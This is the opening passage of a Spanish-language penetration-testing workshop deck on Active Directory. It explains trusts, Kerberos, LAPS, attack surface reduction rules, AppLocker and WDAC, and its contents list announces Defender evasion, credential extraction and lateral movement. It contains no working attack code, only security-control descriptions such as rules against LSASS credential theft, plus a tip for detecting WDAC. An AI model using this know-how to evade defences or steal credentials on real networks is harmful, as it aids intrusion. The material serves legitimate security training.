

Penetration Testing in Active Directory Environments II

-

Workshop

Índice



1. Introducción a Directorio Activo	5
2. Evasiones básicas de Windows Defender	19
3. Reconocimiento y enumeración en un Directorio Activo	34
4. Fallos de configuración de Directorio Activo y cómo encontrarlos	56
5. Delegación	79
6. Extracción de Secretos	90
7. Técnicas de Movimiento Lateral	118
8. Persistencia	147

1.

Introducción a Directorio Activo

¿Qué es un Directorio Activo?


- Un **controlador de dominio** almacena una porción del Dominio en el que se encuentra, además de una parte del Esquema del Directorio (objetos y atributos que almacenan los datos del Dominio) y de la configuración del bosque al que pertenece.
- Los elementos encargados de desplegar las funcionalidades de un Directorio Activo son los controladores de Dominio, es decir, equipos con sistema operativo Windows Server.
- AD permite a los administradores organizar los elementos de una red en una estructura jerárquica:
 - Bosque
 - Dominio:
 - Árboles:
 - Unidad Organizativa (OU)



Confianzas en un Directorio Activo: Repaso

Para que los elementos de un dominio puedan interactuar unos con otros, es necesario establecer una relación de confianza entre ellos. Esta relación puede ser bidireccional o unidireccional.

- **Forest Trust:** Confianza existente entre bosques. Puede ser una confianza en ambos sentidos o solo en uno. Transitiva.
- **External Trust:** Garantiza el acceso a recursos ajenos al bosque y que no disponen de una confianza de bosque. Puede ser en ambos sentidos o en uno. No transitiva.
- **Realm Trust:** Confianza existente entre dominios Windows y dominios que no dispongan de protocolo Kerberos, es decir, todos aquellos que no pertenezcan a la familia Microsoft. Puede ser bidireccional y transitiva o no transitiva.
- **Enlace directo:** Confianza existente para evitar saltos entre bosques. Útil cuando se necesita confianza entre dos dominios de bosques diferentes. Bidireccional y transitiva.



Confianzas en un Directorio Activo: Transitividad


La transitividad determina si una confianza puede extenderse fuera de los dos dominios entre los que se formó la confianza. Puede utilizarse una confianza transitiva para ampliar las relaciones de confianza con otros dominios o puede utilizarse una confianza no transitiva para denegar las relaciones de confianza con otros dominios.

La transitividad solo aplica a los siguientes enlaces:

- **Enlace Directo**
- **Forest Trust**
- **Realm Trust**


La **no** transitividad solo aplica a los siguientes enlaces:

- **External Trust**
- **Realm Trust**



Kerberos


- Kerberos es un protocolo de autenticación que se utiliza para comprobar la identidad de un usuario o un host.
 - **TGT - Ticket Granting Ticket:** Ticket para obtener TGS.
 - **TGS - Ticket Granting Service:** Ticket para autenticarse contra un servicio determinado.
 - **KDC - Key Distribution Center:** Servicio de Kerberos encargado de generar y enviar los tickets.
1. El usuario cifra el timestamp con su hash NTLM.
 2. KDC descifra con el hash del usuario y devuelve el TGT cifrado con el hash KRBTGT y la clave de sesión cifrada con el hash del usuario.
 3. El usuario solicita envía el TGT y timestamp cifrado con la clave de sesión.
 4. KDC obtiene la clave de sesión del TGT, devuelve el TGS cifrado con el hash del propietario del servicio y la clave de sesión del servicio, cifrada con la clave de sesión.
 5. Usuario se autentica contra el servicio con el TGS y la clave de sesión del servicio.



Cadena de ataque (KillChain)

MITRE | ATT&CK®

Modelo de Compromiso Asumido: Aproximación que permite simular tanto que un empleado interno ha sufrido un ataque y su equipo está siendo controlado por un potencial atacante de forma remota, como que un empleado interno con acceso a recursos corporativos tiene la voluntad de ejecutar un ataque contra su propia compañía.



1.1

Funcionalidades de AD a conocer

LAPS


LAPS (Local Administrator Password Solution") es una característica de Windows que gestiona y realiza copias de seguridad automáticamente de la contraseña de una cuenta de administrador local en dispositivos unidos a Microsoft Intune o a un dominio de Active Directory de Windows Server.

Garantiza que los administradores locales dispongan de contraseñas únicas, complejas y que cambien de manera automática cada cierto tiempo.

Por defecto, LAPS puede ser desplegado como una GPO o a través de Intune.

La contraseña se almacena en el parámetro *ms-Mcs-AdmPwd* o *ms-LAPSPassword* y su expiración en *ms-Mcs-AdmPwdExpirationTime* o *msLAPS-PasswordExpirationTime*.

Por defecto, solo los Administradores de Dominio pueden leer esos atributos



Attack Surface Reduction Rules

Conjunto de reglas que pueden desplegarse en entornos de Directorio Activo para habilitar mecanismos de defensa "extra".

Pueden desplegarse por Intune, GPOs, SCCM o PowerShell.

Tienes 3 modos de despliegue: Audit (crea evento cuando salta), Warn (crea evento y notifica al usuario) y Block (bloquea directamente)

Algunos ejemplos son:

- 1) Proteger el servicio LSASS.
- 2) Bloquear la creación de procesos hijo por parte Adobe Reader o la suite de Office.
- 3) Bloquear procesos generados por PsExec o WMI.
- 4) Bloquear las llamadas a las APIs de Win32 desde macros de Office.

ASR rules list by category

The following table shows attack surface reduction rules by category:

Expand table

Polymorphic threats	Lateral movement & credential theft	Productivity apps rules	Email rules	Script rules	Misc rules
Block executable files from running unless they meet a prevalence (1000 machines), age, or trusted list criteria	Block process creations originating from PsExec and WMI commands	Block Office apps from creating executable content	Block executable content from email client and webmail	Block obfuscated JS/VBS/PS/macro code	Block abuse of exploited vulnerable signed drivers [1]
Block untrusted and unsigned processes that run from USB	Block credential stealing from the Windows local security authority subsystem (lsass.exe) [2]	Block Office apps from creating child processes	Block only Office communication applications from creating child processes	Block JS/VBS from launching downloaded executable content	
Use advanced protection against ransomware	Block persistence through WMI event subscription	Block Office apps from injecting code into other processes	Block Office communication apps from creating child processes		
		Block Adobe Reader from creating child processes			


AppLocker

Microsoft lo define como una funcionalidad defensa en capas, no como una medida de seguridad en sí misma. Permite habilitar una serie de reglas basadas en atributos de ficheros para limitar su ejecución (.exe, .com, .msi, .ps1, .dll...).

Estas reglas están basadas en tres tipos:

- 1) Publicador del ejecutable – Solo software firmado digitalmente puede ser ejecutado.
- 2) Path – Solo se pueden ejecutar los ficheros deseados en las carpetas (y subcarpetas) definidas en la regla.
- 3) File Hash – Solo se puede ejecutar el fichero con el hash facilitado.

Estas 3 reglas no son excluyentes. Se pueden combinar a gusto del consumidor.



Windows Defender Application Control (WDAC)

El hermano mayor de Applocker. Nació en Windows 10 con el objetivo de ser Applocker, pero orientado a ser un mecanismo de seguridad.

Según Microsoft, es una tecnología que permite controlar qué aplicaciones y qué drivers pueden ejecutarse en un equipo.

Al ser un mecanismo de seguridad, cualquier fallo o bypass identificado es corregido.

Sus reglas se basan, entre otras, en:

- 1) Certificado usado para firmar los binarios.
- 2) Atributos y reputación del binario.
- 3) El lugar desde el que se ejecuta y el proceso ejecutado.



A screenshot of a GitHub repository page titled "mattifestation / CIPolicyParser.ps1". The repository has been last active 2 days ago, has 6 revisions, 48 stars, and 24 forks. The repository description is "Functions to recover information from binary Windows Defender Application Control (WDAC) Code Integrity policies." The code itself is a PowerShell script named CIPolicyParser.ps1, containing the following content:

```
1 # Ensure System.Security assembly is loaded.
2 Add-Type -AssemblyName System.Security
3
4 function ConvertTo-CIPolicy {
5 <#
6 .SYNOPSIS
```

En pocas palabras, es una medida de defensa muy interesante, pero muy difícil de desplegar (GPO o Intune) en entornos grandes por motivos obvios.

Podemos identificar un equipo con WDAC desplegado si existe el fichero Registry.pol en C:\Windows\schemas\CodeIntegrity\ExamplePolicies.



SCCM - Microsoft Endpoint Configuration Manager

Herramienta para gestionar de manera centralizada entornos Windows.

